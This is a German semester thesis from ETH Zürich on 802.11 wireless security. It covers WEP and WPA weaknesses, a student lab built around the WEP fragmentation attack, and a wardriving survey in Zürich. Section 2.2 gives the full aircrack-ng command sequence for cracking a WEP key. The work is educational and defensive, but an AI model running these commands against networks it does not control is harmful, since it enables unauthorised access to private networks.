

# IEEE 802.11 Wireless Security

Semesterarbeit Sommersemester 2007

Stephan Dudler



Departement Informationstechnologie und Elektrotechnik

ETH Zürich

durchgeführt in der Communication Systems Group (CSG)

am Institut für Technische Informatik und Kommunikationsnetze (TIK)

**Professor**

Prof. Dr. Bernhard Plattner

**Betreuer**

Dr. Martin May

### **Zusammenfassung**

Im Rahmen einer Semesterarbeit befasste ich mich im Sommersemester 2007 mit der Thematik IEEE 802.11 Wireless Security. Die Schwäche von WEP als Verschlüsselungsprotokoll ist allgemein bekannt. Diese Arbeit zeigt auf wie ein WLAN tatsächlich erfolgreich kompromittiert werden kann und welche Schritte dazu in der Praxis notwendig sind. Schlussendlich wird deutlich wie mit einer neuartigen Attacke, der Fragmentation Attack, ein WEP-gesichertes WLAN innerhalb von 30s - 60s gecrackt werden kann. Sie kombiniert dabei eine bekannte Schwäche mit einer völlig legalen Eigenschaft der Netzwerk-Architektur: Die Fragmentierung auf OSI-Ebene 2.

Die ganze Thematik, inklusive der Fragmentation Attack, wurde ausserdem in einen zweistündigen Praktikumsnachmittag verpackt, während dem zukünftige Studenten Schritt für Schritt an die Thematik herangeführt werden. Das Konzept und Programm für diesen Nachmittag stellt das Hauptziel meiner Semesterarbeit dar.

Zusätzlich habe ich mich noch mit Wardriving, dem Aufspüren von fremden Access Points befasst. Der Wardriving-Prozess verdeutlicht wie weit verbreitet WLANs sind und wie ungenügend oder gar nicht auch heute noch viele WLANs gesichert sind.

# Inhaltsverzeichnis

<b>1</b>	<b>Einleitung</b>	<b>3</b>
1.1	Motivation . . . . .	3
1.2	Einführung in die Thematik . . . . .	3
1.2.1	Der IEEE 802.11 Standard . . . . .	3
1.2.2	WEP . . . . .	3
1.2.3	WPA . . . . .	4
1.3	Aufgabenstellung . . . . .	4
<b>2</b>	<b>Fragmentation Attack</b>	<b>5</b>
2.1	Theorie . . . . .	5
2.2	Praxis . . . . .	6
2.2.1	Konfiguration des Wireless Interfaces . . . . .	6
2.2.2	Falsche Authentifizierung beim Access Point . . . . .	6
2.2.3	Keystream mit Fragmentation Attack erlangen . . . . .	6
2.2.4	ARP-Paket generieren . . . . .	6
2.2.5	Abhörprozess starten . . . . .	6
2.2.6	Traffic generieren . . . . .	6
2.2.7	WEP-Key cracken . . . . .	6
<b>3</b>	<b>Praktikumsnachmittag</b>	<b>7</b>
3.1	Konzept . . . . .	7
3.2	Infrastruktur . . . . .	7
3.2.1	Hardware . . . . .	7
3.2.2	Software . . . . .	7
3.3	Versuchsanordnung . . . . .	7
<b>4</b>	<b>Wardriving</b>	<b>9</b>
4.1	Hardware . . . . .	9
4.2	Software . . . . .	9
4.3	Vorgehen . . . . .	10
4.4	Resultate . . . . .	10
4.5	Diskussion . . . . .	10
<b>5</b>	<b>Weiterführende Arbeiten</b>	<b>11</b>
5.1	Disk-Images . . . . .	11
5.2	Neuere Versionen von Aircrack . . . . .	11
<b>6</b>	<b>Fazit</b>	<b>12</b>
<b>7</b>	<b>Danksagung</b>	<b>13</b>
<b>8</b>	<b>Referenzen</b>	<b>14</b>
<b>A</b>	<b>Programm Praktikumsnachmittag</b>	<b>15</b>
<b>B</b>	<b>Lösungen zu Praktikumsfragen</b>	<b>29</b>
<b>C</b>	<b>Präsentation</b>	<b>31</b>

# 1 Einleitung

## 1.1 Motivation

Wireless LANs sind heute fast überall zu finden. Die Technik weist eine relativ hohe Benutzerfreundlichkeit auf. Auch in den privaten Haushalten sind WLANs deshalb weit verbreitet. Es scheint sehr bequem von überall her im Haus oder im Büro drahtlos und direkten Zugang zum Internet zu haben. Ein Wireless Access Point ist auch kostengünstiger als eine Installation von Kabeln, um den gleichen Empfangsbereich abzudecken. Die Zahl der Access Points ist deshalb immens [1].

Der grosse Nachteil allerdings ist das erhöhte Sicherheitsrisiko. Wenn man keinen direkten, drahtgebundenen Zugang mehr zu einem Netzwerk braucht, sondern die Daten durch "die Luft fliegen", so ist es ein Leichtes für Unbefugte, die Daten ebenfalls abzu hören. Eine Verschlüsselung der Daten ist deshalb unumgänglich. Leider weist das Standard-Verschlüsselungsprotokoll WEP<sup>1</sup> grosse Schwächen auf und ist längst überholt. Trotzdem schützen viele WLAN-Betreiber ihr Netz immer noch ungenügend mit WEP oder gar nicht.

Dass WEP Schwächen aufweist, ist allgemein bekannt. Doch wie einfach ist ein WLAN, welches mit WEP gesichert ist, wirklich kompromittierbar? Was ist die neuste Attacke?

## 1.2 Einführung in die Thematik

### 1.2.1 Der IEEE 802.11 Standard

IEEE<sup>2</sup> 802.11 bezeichnet eine IEEE-Norm für die drahtlose Netzwerkkommunikation. Sie spezifiziert den Mediumzugriff auf der tiefsten OSI<sup>3</sup>-Schicht, der physikalischen Bitübertragung [7]. Der Begriff ist ein Oberbegriff für eine ganze WLAN-Familie, deren Mitglieder sich in Puncto Datentransfer und Frequenz unterscheiden. Für diese Semesterarbeit sind diese verschiedenen Typen irrelevant. Die Thematik gilt für den ganzen IEEE 802.11 Standard.

### 1.2.2 WEP

WEP stellt das einfachste Protokoll zur Verschlüsselung von WLANs dar und gilt leider auch heute noch vielerorts als Standard. Im Wesentlichen handelt es sich um eine XOR<sup>4</sup>-Verknüpfung des Datenstroms mit einem Keystream. Auf der Empfängerseite wird dann der gleiche Vorgang mit dem Ciphertext<sup>5</sup> wiederholt. Zusätzlich wird mittels Zyklischer Redundanzprüfung (ZRP, engl. CRC) ein Integritätsprüfwert berechnet und der Nachricht angehängt. Der Keystream ist das Resultat eines RC4-Algorithmus<sup>6</sup>, welcher einen WEP-Key und einen Initialisierungsvektor (IV) als Input erhält. Der WEP-Key, das eigentliche Passwort für das WLAN, ist allen teilnehmenden Benutzern bekannt [2].

Das WEP-Protokoll bietet mehrere Angriffspunkte. Zum einen, war der WEP-Key ursprünglich nur 40 Bits lang. Die erste Attacke war somit eine Brute-Force Attacke mit  $2^{40}$  Möglichkeiten. Der Vorgang konnte sogar noch optimiert werden, da der LLC/SNAP<sup>7</sup>-Header, die ersten 8 Bytes eines Pakets, immer gleich aussehen. Stimmt also das erste Byte nicht überein, konnte die Entschlüsselung sofort gestoppt werden. Die Konsequenz daraus war, dass der WEP-Key auf 104 Bit verlängert wurde.

Die eigentliche Schwäche von WEP liegt allerdings beim IV. Der IV wird einerseits immer im Klartext<sup>8</sup> übertragen und andererseits ist er nur 24 Bits lang. Die Wahrscheinlichkeit, dass ein IV doppelt verwendet wird, ist also relativ gross. Ein Angreifer kann nun einen bekannten Klartext verschlüsseln lassen, weiss also wie der Ciphertext und der Klartext aussieht und berechnet davon den Keystream abhängig vom IV. Sobald sich ein IV wiederholt, kann der Angreifer entschlüsseln. Eine weitere Möglichkeit ist die Shared Key Authentication<sup>9</sup> abzu hören und daraus den Keystream

---

<sup>1</sup>Wired Equivalent Privacy

<sup>2</sup>Institute of Electrical and Electronics Engineers, <http://www.ieee.org>

<sup>3</sup>engl. Open Systems Interconnection Reference Model, ein Schichtenmodell für Kommunikationsprotokolle

<sup>4</sup>logische Bitverknüpfung: exklusives Oder, auch als Anti- oder Kontravalenz bezeichnet

<sup>5</sup>verschlüsselte Daten

<sup>6</sup>einfache Stromverschlüsselung, Bit für Bit

<sup>7</sup>von Logical Link Control und Subnetwork Access Protokoll

<sup>8</sup>unverschlüsselt

<sup>9</sup>wenn sich ein Client beim Access Point anmeldet

zu berechnen oder mit sogenannten Weak IVs<sup>10</sup> den alternden RC4-Algorithmus ausnutzen. Insgesamt müssen ungefähr 1'000'000 Datenpakete abgehört werden bis der WEP-Key entschlüsselt werden kann. Dies dauert mit den beschriebenen Methoden ungefähr 2 - 5 Stunden [1, 2]. Die Frage stellt sich natürlich nach einer Beschleunigung dieses Prozesses.

### 1.2.3 WPA

WPA<sup>11</sup> ist ein neuerer und besserer Verschlüsselungsmechanismus, welcher auf der Architektur von WEP aufbaut. WPA bietet allerdings zusätzlichen Schutz in Form des Temporal Key Integrity Protocol (TKIP), Pre-Shared Keys (PSK) und der Möglichkeit des Extensible Authentication Protocol (EAP) [2, 7].

TKIP erweitert den Raum des Initialisierungsvektor auf 48 Bits. Eine Wiederholung von IVs ist nun nicht mehr wahrscheinlich. Zusätzlich bietet es eine erhöhte, kryptographische Integritätsprüfung, welche über die Möglichkeiten von CRC hinausgeht. EAP ermöglicht den Nutzen eines RADIUS-Servers<sup>12</sup>, bietet also noch eine externe Authentifizierungsmöglichkeit.

WPA ist allerdings noch nicht das Mass aller Dinge bezüglich Sicherheit. Bereits existiert WPA2, auch 802.11i genannt. WPA2 bietet noch stärkere Sicherheitsmechanismen in Form von Advanced Encryption Standard (AES)<sup>13</sup> und einem spezifischen 4-way-Handshake zur Initialisierung der Verbindung. WPA2 benötigt allerdings ein Hardware Upgrade, während WPA selber ein Software Upgrade darstellt und theoretisch auch auf allen WEP-System lauffähig ist [2].

Die Schwachstelle die bleibt, ist eine schwache WPA-Passphrase<sup>14</sup>. Wählt man ein ungenügend langes oder ungenügend kompliziertes Passwort, so ist immer noch eine Brute-Force Attack möglich. Wählt man hingegen ein sehr starkes Passwort, so gilt WPA bis heute als sicher. Will man ein noch grösseres Mass an Sicherheit, besteht die Möglichkeit die Daten bereits auf höheren OSI-Ebenen zu verschlüsseln, z.B auf der Transportebene in Form von IPSec<sup>15</sup> oder durch ein VPN<sup>16</sup>.

## 1.3 Aufgabenstellung

Die Network Security Vorlesung des TIK an der ETH Zürich beinhaltet schon seit geraumer Zeit Praktikumsnachmittage, während diesen die Studenten die gelernten Themen praktisch anwenden können. Die eigentliche Aufgabenstellung dieser Semesterarbeit besteht darin einen zusätzlichen Praktikumsnachmittag für die Studenten zu entwerfen, welcher die Thematik von Wireless Security behandelt. Zusätzlich soll eine neuartige Attacke, die Fragmentation Attack, genauer angeschaut, verstanden und in der Praxis erfolgreich angewendet werden. Die Fragmentation Attack soll dann nicht nur Teil des Praktikumsnachmittags werden, sondern dessen Kern darstellen.

---

<sup>10</sup>IVs, welche den RC4-Algorithmus beeinträchtigen können

<sup>11</sup>Wi-Fi Protected Access

<sup>12</sup>Remote Authentication Dial-In User Service

<sup>13</sup>stärkere, kryptographische Verschlüsselung

<sup>14</sup>oder Kennwort

<sup>15</sup>Internet Protocol Security

<sup>16</sup>Virtual Private Network

## 2 Fragmentation Attack

Die Fragmentation Attack stellt eine Möglichkeit dar, den Prozess des WEP-Crackens zu beschleunigen. Sie kombiniert dabei bereits bekannte Angriffsmechanismen mit einer völlig legalen Gegebenheit der Netzwerk-Architektur, der Fragmentierung auf OSI-Ebene 2.

### 2.1 Theorie

Der Beginn jedes 802.11-Datenpakets wird in Klartext übertragen. Die Rede ist vom LLC/SNAP-Header. Er ist 8 Bytes lang und sieht immer gleich aus:

AA	AA	03	00	00	00	08	"ARP" or "IP" <sup>17</sup>
----	----	----	----	----	----	----	-----------------------------

Diese Tatsache kann man ausnützen. Nimmt man also die ersten 8 Bytes eines verschlüsselten Datenpakets und führt ein XOR mit dem bekannten LLC/SNAP-Header durch, so können 8 Bytes eines WEP-Keystreams berechnet werden (4 Bytes Daten & CRC32). Die Fragmentation auf OSI-Ebene 2 lässt 16 802.11 Fragmente zu. So können nun also 64 Bytes<sup>18</sup> an Daten in ein fremdes, verschlüsseltes WLAN injiziert werden.

Für die Entschlüsselung von Daten wird ein Datenpaket in Fragmente unterteilt und an den Access Point gesendet. Dieser kennt den WEP-Key und wird folglich für uns die Fragmente zusammensetzen und an einen beliebigen Host im Internet weiterleiten<sup>19</sup> [1].




Abb. 1: Schematische Darstellung der Fragmentation Attack

Der eben beschriebenen Vorgang ist bekannt als die „nackte“ Fragmentation Attack. Will man allerdings nicht von einem zweiten Host im Internet abhängig sein oder mehr als 64 Bytes in das Netzwerk speisen, so beachte man die folgenden, weiterführenden Möglichkeiten [1]:

Zum einen kann ganz einfach das Spiel mit den 16 Fragmenten wiederholt werden. In einem zweiten Schritt werden dann also 1028 Bytes an Daten in das Netzwerk injiziert (16 x 64 Bytes plus CRC32). Insgesamt sind auf diese Weise 34 Fragmente notwendig um einen ganzen, 1500 Byte langen WEP-Keystream zu erlangen. Jetzt ist keine Fragmentierung mehr von Nöten und es können beliebig weitere Keystreams generiert werden.

Um einen spezifischen WEP-Keystream zu erhalten wird wiederum zuerst der LLC/SNAP-Header missbraucht. Das nächste Byte wird nun „erraten“. Das heisst man erweitert das Fragment einfach um ein zufälliges Byte und schaut, ob der Access Point das Paket retourniert (bei Broadcast-Frames). Falls ja, hat man richtig geschätzt, falls nein, wird einfach ein anderes Byte ausprobiert. Mann kann natürlich auch alle 256 Möglichkeiten<sup>20</sup> parallel zu verschiedenen Multicast-Adressen senden. Mit diesem Prozess ist es relativ einfach Byte für Byte an einen spezifischen WEP-Keystream zu gelangen.

<sup>18</sup>16 x 4 Bytes

<sup>19</sup>spezifiziert im IP-Header

<sup>20</sup>2<sup>8</sup>

## 2.2 Praxis

Dieser Teil der Semesterarbeit soll aufzeigen, wie in der Praxis erfolgreich von der Fragmentation Attack ein Nutzen gezogen werden kann und welche Schwierigkeiten sich dabei eventuell ergeben können.

Die erste Hürde stellen die Anforderungen an Hardware und Software dar. Auf der Hardware-Seite ist ein Wireless Interface notwendig, welches den Modus unterstützt Datenpakete in fremde Netzwerke zu speisen. Dies ist keine Selbstverständlichkeit. Fast alle neueren Karten unterstützen dieses Feature nicht mehr (gerade auch aus Sicherheitsgründen) und viele ältere Karten müssen zuerst gepatcht werden. Auch alle USB-Adapter werden momentan nicht unterstützt, was den Einsatz von Notebooks erschwert. Auf der Software-Seite ist man "gezwungen" unter Linux zu arbeiten, Windows unterstützt die nötigen Vorgänge nicht. Sind einmal alle Voraussetzungen gegeben, so hat man mit Aircrack<sup>21</sup> eine sehr komfortable Software-Suite zur Verfügung, hinter welcher auch eine breite Community steht, die stets bemüht ist das Tool weiterzuentwickeln und Support anzubieten [4].

Nachfolgend möchte ich kurz alle Schritte aufzeigen, wie erfolgreich mit Aircrack und der Fragmentation Attack ein WEP-Key gecrackt wird. Für den ausführlicheren Programmablauf empfiehlt es sich die Anleitung zum Praktikumsnachmittag zu lesen, welche im Anhang zu finden ist. Der eigentliche Abhör- und Crack-Vorgang nimmt kaum mehr als 30s - 60s in Anspruch.

### 2.2.1 Konfiguration des Wireless Interfaces

```
ifconfig eth0 down
ifconfig ath0 up
airmon-ng stop ath0
airmon-ng start wifi0 {CHANNEL}
```

### 2.2.2 Falsche Authentifizierung beim Access Point

```
aireplay-ng -1 0 -e {SSID} -a {MAC_AP} -h {MAC_WIFI} ath0
```

### 2.2.3 Keystream mit Fragmentation Attack erlangen

```
aireplay-ng -5 -b {MAC_AP} -h {MAC_WIFI} ath0
```

### 2.2.4 ARP-Paket generieren

```
packetforge-ng -0 -a {MAC_AP} -h {MAC_WIFI} -k {IP_AP} -l {IP_CLIENT}
-y {FRAGMENT.XOR} -w arp-request
```

### 2.2.5 Abhörprozess starten

```
airodump-ng -c {CHANNEL} --bssid {MAC_AP} -w frag ath0
```

### 2.2.6 Traffic generieren

```
aireplay-ng -2 -r arp-request ath0
```

### 2.2.7 WEP-Key cracken

```
aircrack-ng -z -b {MAC_AP} frag*.cap
```

---

<sup>21</sup><http://www.aircrack-ng.org>

## 3 Praktikumsnachmittag

### 3.1 Konzept

Die Studenten sollen Schritt für Schritt an die Thematik der Wireless Security herangeführt werden. Wie in den bereits existierenden Praktikumsnachmittagen wird die Aufgabenstellung im Verlauf des Nachmittags immer komplexer und schwieriger. Das Hauptaugenmerk liegt auf der Fragmentation Attack. Insgesamt sollen die Studenten ungefähr 120min beschäftigt sein. Die Programmpunkte sind im Wesentlichen:

1. Vorbereitung individuell
2. Aufbau und Konfiguration, 25min
3. Ungesicherte Verbindung abhören, 20min
4. WEP aktivieren, 10min
5. WEP-Verbindung abhören, 10min
6. Fragmentation Attack, 35min
7. WPA aktivieren, 10min
8. WPA-Verbindung abhören, 10min
9. (WPA Dictionary Attack)
10. (Wardriving)

Das komplette Programm für den Nachmittag in Form der Anleitung, inklusive Fragen, ist im Anhang zu finden.

### 3.2 Infrastruktur

#### 3.2.1 Hardware

Zwei Hosts stehen im Praktikumsraum bereits jeder Gruppe zur Verfügung. Zusätzlich wird ein Wireless Access Point benötigt. Dazu verwenden wir den Wireless Router WL-500g Premium von ASUS<sup>22</sup>. Als Wireless Interfaces für die Hosts kommt der D-Link AirPlus DWL-G520<sup>23</sup> Adapter zum Einsatz. Es ist wichtig, dass das Wireless Interface den Modus unterstützt, Pakete in fremde Netzwerke zu injizieren oder dass dies durch ein Patch ermöglicht werden kann.

#### 3.2.2 Software

Als Software wird neben einem Internet Browser und dem bereits bekannten Ethereal zusätzlich Aircrack und NetStumbler<sup>24</sup> verwendet. Aircrack ist eine Software-Suite um WLANs zu kompromittieren und hilft uns die Fragmentation Attack durchzuführen. NetStumbler brauchen wir für das Wardriving.

### 3.3 Versuchsanordnung

Im Vergleich zu den übrigen Praktikumsnachmittagen wird die Versuchsanordnung leicht ergänzt. Wie wir bereits wissen betreibt im Praktikum jede Gruppe ein kleines Subnetz hinter einem Hub, welcher an das Netz des Praktikumsraumes angeschlossen ist.

---

<sup>22</sup><http://www.asus.com>

<sup>23</sup><http://www.dlink.com>

<sup>24</sup><http://www.stumbler.net>






Abb. 2: Versuchsanordnung für den Praktikumsnachmittag

Neu verbinden wir die Hosts nicht direkt mit dem Hub, sondern schliessen nur unseren Wireless Access Point an den Hub an. Der Access Point dient auch als NAT<sup>25</sup>-Router und somit betreibt nun jede Gruppe ein eigenes Netzwerk hinter einer NAT-Box.

---

<sup>25</sup>Network Address Translation

## 4 Wardriving

Zusätzlich zur Aufgabenstellung ein Praktikumsnachmittag zu entwerfen, habe ich mich noch mit Wardriving auseinandergesetzt.

Der Begriff Wardriving bezeichnet das systematische Aufspüren und Lokalisieren von Wireless LANs. Bereits frühere Studien zeigten deutlich, dass viele Wireless LANs ungeschützt oder ungenügend geschützt sind [1, 6]. Die Rede ist von WEP, welches als Verschlüsselungsmethode heute als überholt gilt und dringend durch eine neuere und sicherere Methode wie z.B. WPA ersetzt werden soll.

### 4.1 Hardware

Für den Prozess des Wardrivings ist keine exotische Hardware nötig. Ein Computer mit WLAN-Antenne, plus ein zusätzliches GPS-Modul zur geografischen Lokalisierung der empfangenen Daten sind völlig ausreichend. Ich bediente mich eines Notebooks von IBM, Typ T40p mit integriertem Dualband Wi-Fi Wireless Mini PCI Adapter<sup>26</sup>. Es ist auch eine externe USB Antenne wie z.B. der AirPcap Adapter von CACE Technologies<sup>27</sup> denkbar, allerdings reicht die interne Antenne bei weitem aus. Für die GPS-Daten wurde ein GPS-Receiver von Altina<sup>28</sup>, Typ GBT 708 verwendet, welcher per Bluetooth-Technologie mit dem Notebook verbunden wird (auch eine Serielle-COM-zu-USB-Schnittstelle wird angeboten). Das GPS-Modul verwendet das weitverbreitete NMEA0183 V2.2 Protokoll<sup>29</sup> und kann somit mit jeder handelsüblichen GPS-Software benutzt werden.

Der Begriff Wardriving beinhaltet ausserdem die Suggestion mit einem Fahrzeug irgendwelcher Art durch die Gegend zu fahren, es können jedoch auch die eigenen Füsse als Fortbewegungsmittel dienen. Die Art der Fortbewegung ist dem Wardriver überlassen und natürlich abhängig von der verfügbaren Zeit und der Grösse des zu untersuchenden Gebietes.

### 4.2 Software

Auf der Software-Seite wird einerseits ein WLAN-Monitor<sup>30</sup> benötigt, welcher die WLAN-Kanäle nach Wireless Access Points scannt und auflistet. Ein guter WLAN-Scanner liefert zusätzliche, wertvolle Informationen über die gefundenen Wireless Access Points, wie z.B. MAC<sup>31</sup>-Adresse, SSID<sup>32</sup>, Channel, Geschwindigkeit, Verschlüsselung, Signalstärke und GPS-Daten. Andererseits ist eine Software nützlich, welche die erhaltenen GPS-Daten auf einer Karte visualisiert. Diese Wardriving-Karten sind ein primäres Ziel von Wardriving. Konkret wurde folgende Software eingesetzt:

- NetStumbler 0.4.0, <http://www.stumbler.net>: Ein WLAN-Monitor-Programm für Windows, das sich durch seine intuitive Bedienung und hervorragende GPS-Unterstützung auszeichnet. Das Programm liefert auch alle erwähnten, wertvollen Zusatzinformationen. Ein weiterer Vorteil von NetStumbler ist die Tatsache, dass auch eine Version für Windows CE existiert (MiniStumbler 0.4.0) und somit auch mit PDAs Wardriving betrieben werden kann. Leider besitzt NetStumbler auch einen entscheidenden Nachteil: Das Programm unterscheidet nur zwischen einem verschlüsselten und nicht-verschlüsseltem Netzwerk, nicht aber die Verschlüsselungsmethode (WEP / WPA).
- Kismet-2007-10-R1, <http://www.kismetwireless.net/>: Kismet ist ein zweiter, leistungsfähiger WLAN-Sniffer für Windows und Linux. Im Gegensatz zu NetStumbler ist er durch das Fehlen eines GUIs<sup>33</sup> nicht so benutzerfreundlich, kann allerdings WEP-Netze von besser geschützten Netzen unterscheiden und ist deshalb eine optimale Ergänzung für NetStumbler.
- GPS-Visualizer, <http://www.gpsvisualizer.com>: GPS-Visualizer ist eine Online-Software, welche GPS-Daten von verschiedensten Quellen als Input nimmt und daraus eine Karte generiert.

<sup>26</sup>neu: <http://www.lenovo.com>

<sup>27</sup><http://www.cacetech.com>

<sup>28</sup><http://www.altina.com.tw/>

<sup>29</sup>ein Übertragungsstandard im maritimen Bereich für Positionsdaten

<sup>30</sup>oder auch -Scanner, -Sniffer

<sup>31</sup>Media Access Control

<sup>32</sup>Service Set Identifier oder auch Network Name

<sup>33</sup>Graphical User Interface

Der Vorteil von GPS Visualizer liegt in der einfachen Bedienung und ständiger Verfügbarkeit ohne notwendige Installation auf dem lokalen Rechner. Das Output-Format ist ebenfalls frei wählbar und unterstützt unter anderem Google Earth und Google Maps.

### 4.3 Vorgehen

Der Prozess des Wardriving selbst gestaltet sich relativ einfach. Zuerst wird das GPS-Modul installiert. Die dazu notwendigen Treiber organisiert Windows selber. Die auszuführenden Schritte sind lediglich das GPS-Modul einschalten (Bluetooth ist automatisch aktiviert), im Bluetooth-Manager von Windows das Gerät hinzufügen und per Bluetooth Passphrase eine Verbindung erstellen. Der Bluetooth Pin für das Altina GBT708-Modul lautet 6268. Nun muss man sich nur noch den erstellten COM-Port merken, welcher die Bluetooth-Schnittstelle zum GPS-Modul darstellt, und diesen im verwendeten WLAN-Sniffer unter den GPS-Optionen richtig konfigurieren. NetStumbler beginnt automatisch mit der Suche nach WLANs und aktualisiert die Liste der gewonnenen Informationen inklusive GPS-Daten stetig. Um schlussendlich die gesammelten GPS-Daten noch auf einer Karte zu visualisieren, wird der Output von NetStumbler im eigenen .nsl-Format gespeichert und diese Datei wiederum im GPS Visualizer importiert, welcher je nach Wunsch die geforderte Wardriving-Karte generiert.

Während des Wardrivings wurde NetStumbler und Kismet parallel laufen gelassen. Dies hat den Vorteil, dass sowohl die GPS-Informationen von NetStumbler als auch die Verschlüsselungsart von Kismet für die einzelnen Access Points verfügbar sind.

### 4.4 Resultate

Während meiner Messung in Zürich-Oerlikon und im Stauffacher-Areal wurden insgesamt 1057 Access Points lokalisiert. Davon waren 323 unverschlüsselt, 418 mit WEP verschlüsselt und 316 besser als mit WEP verschlüsselt:

	Anzahl	%
APs total	1057	100
unverschlüsselt	323	30.6
WEP verschlüsselt	418	39.5
besser als WEP	316	29.9

Tab. 1: Resultate des Wardrivings

### 4.5 Diskussion

Wie man aus den Resultaten sehen kann sind mer als 2/3 aller Access Points verschlüsselt. Allerdings sind mehr als die Hälfte ungenügend verschlüsselt (nur mit WEP). Diese Anzahl ist beachtlich wenn man bedenkt, dass die Schwäche von WEP allgemein bekannt ist. Trotzdem muss man fairerweise noch dazu sagen, dass keine Verschlüsselung nicht heisst, dass jedermann Zugriff hat. Viele öffentliche Hotspots<sup>34</sup> verwenden dazu externe Authentifizierungsmechanismen.

Insgesamt zeigt Wardriving deutlich auf, dass WLANs weit verbreitet sind und deshalb die Thematik der Wireless Security sehr präsent sein sollte. Ich hoffe, dass nach dem Lesen meiner Semesterarbeit kein Leser mehr sein WLAN mit WEP sichert!

---

<sup>34</sup>Wireless Access Points

## 5 Weiterführende Arbeiten

### 5.1 Disk-Images

Damit der Praktikumsnachmittag durchgeführt werden kann, müssen die momentanen Disk-Images noch bezüglich Treiber, Patches und Software angepasst werden. Auf der einen Seite haben wir das Debian-Image des Attackers, welches mit den Madwifi<sup>35</sup>-Treibern, einem Madwifi-Patch und der Aircrack Software-Suite ergänzt werden muss. Die notwendigen Schritte sind nachfolgend aufgeführt. Zuerst die Treiber und der Patch:

```
ifconfig ath0 down
ifconfig wifi0 down
svn checkout http://svn.madwifi.org/madwifi/trunk madwifi-ng
wget http://patches.aircrack-ng.org/madwifi-ng-r2277.patch
cd madwifi-ng
patch -Np1 -i ../madwifi-ng-r2277.patch
./scripts/madwifi-unload
make
make install
depmod -ae
modprobe ath_pci
```

Jetzt führen wir einen Neustart durch und kommen zur Installation von Aircrack:

```
apt-get install build-essential
wget http://download.aircrack-ng.org/aircrack-ng-0.9.1.tar.gz
tar -zxvf aircrack-ng-0.9.1.tar.gz
cd aircrack-ng-0.9.1
make
make install
```

Wiederum ist ein Neustart notwendig um die Installation abzuschliessen. Zum Schluss konfigurieren wir noch das Wireless Interface mit:

```
wlanconfig ath0 create wlandev wifi0 wlanmode monitor
```

Auf der anderen Seite haben wir den Windows PC. Hier muss nur die Software NetStumbler installiert werden. Man findet sie auf <http://www.stumbler.net>. Der Installationsvorgang erklärt sich von selbst.

### 5.2 Neuere Versionen von Aircrack

Die Software-Suite Aircrack ist ständig in Entwicklung. Neuere Versionen bieten neue Features und Möglichkeiten WLANs zu kompromittieren. Momentan wird z.B. noch kein USB-Adapter als Wireless Interface unterstützt, was vor allem den Einsatz von Notebooks erschwert. Dies soll aber in der nächsten Version geändert werden und man wird somit auch z.B. mit dem AirPcap-Adapter von Cacetech in der Lage sein Attacken durchzuführen. Bereits bei Fertigstellung dieser Arbeit war eine Beta-Version dazu verfügbar. Desweiteren soll eine nächste Version in der Lage sein die ganze Prozedur der Fragmentation Attack, wie sie bereits erklärt wurde, mit nur einer Zeile auszuführen. Es lohnt sich also immer wieder mal auf der Website der Entwickler vorbei zu surfen, um stets die neusten Entwicklungen zur Verfügung zu haben [4].

---

<sup>35</sup><http://www.madwifi.org>

## 6 Fazit

WEP ist längst überholt und darf nirgends mehr verwendet werden. Erfolgreich ein WEP-WLAN zu kompromittieren benötigt Sekunden. Will man ein WLAN sichern, so ist WPA das minimale Mass, welches an Sicherheit eingestellt werden sollte. Besser noch ist WPA2, sofern die verwendete Hardware dies unterstützt.

## 7 Danksagung

Mein spezieller Dank gilt Dr. Martin May für die motivierte und hilfreiche Betreuung sowie die Bereitstellung aller benötigten Materialien während der gesamten Semesterarbeit. Vielen Dank auch an Bernhard Tellenbach für die stetige zur Verfügung Stellung des Praktikumraumes.

Ausserdem danke ich der ganzen Communication System Group der ETH Zürich für die Bewerksstellung der Infrastruktur und Prof. Bernhard Plattner, welcher mir überhaupt die Durchführung der Semesterarbeit ermöglichte.

## 8 Referenzen

- [1] The Final Nail in WEP's Coffin (Bittau, Handley, Lackey)
- [2] Network Security Unterlagen, Vorlesung & Praktikum, WS 2006/07 (Prof. Plattner, Dr. May, Frei, Wagner)
- [3] Breaking 104 Bit WEP in less than 60 seconds (TU-Darmstadt)
- [4] <http://www.aircrack-ng.org>
- [5] <http://www.wireless-bern.ch>
- [6] <http://www.wardriving.ch>
- [7] <http://www.wikipedia.de>

## **A Programm Praktikumsnachmittag**

Das komplette Programm für die Studenten des Praktikumsnachmittag, inklusive Fragen (13 Seiten)



# Anleitung zum Praktikumsnachmittag über IEEE 802.11 Wireless Security (WEP, WPA, Fragmentation Attack, Aircrack, Wardriving)

## 1. Einleitung

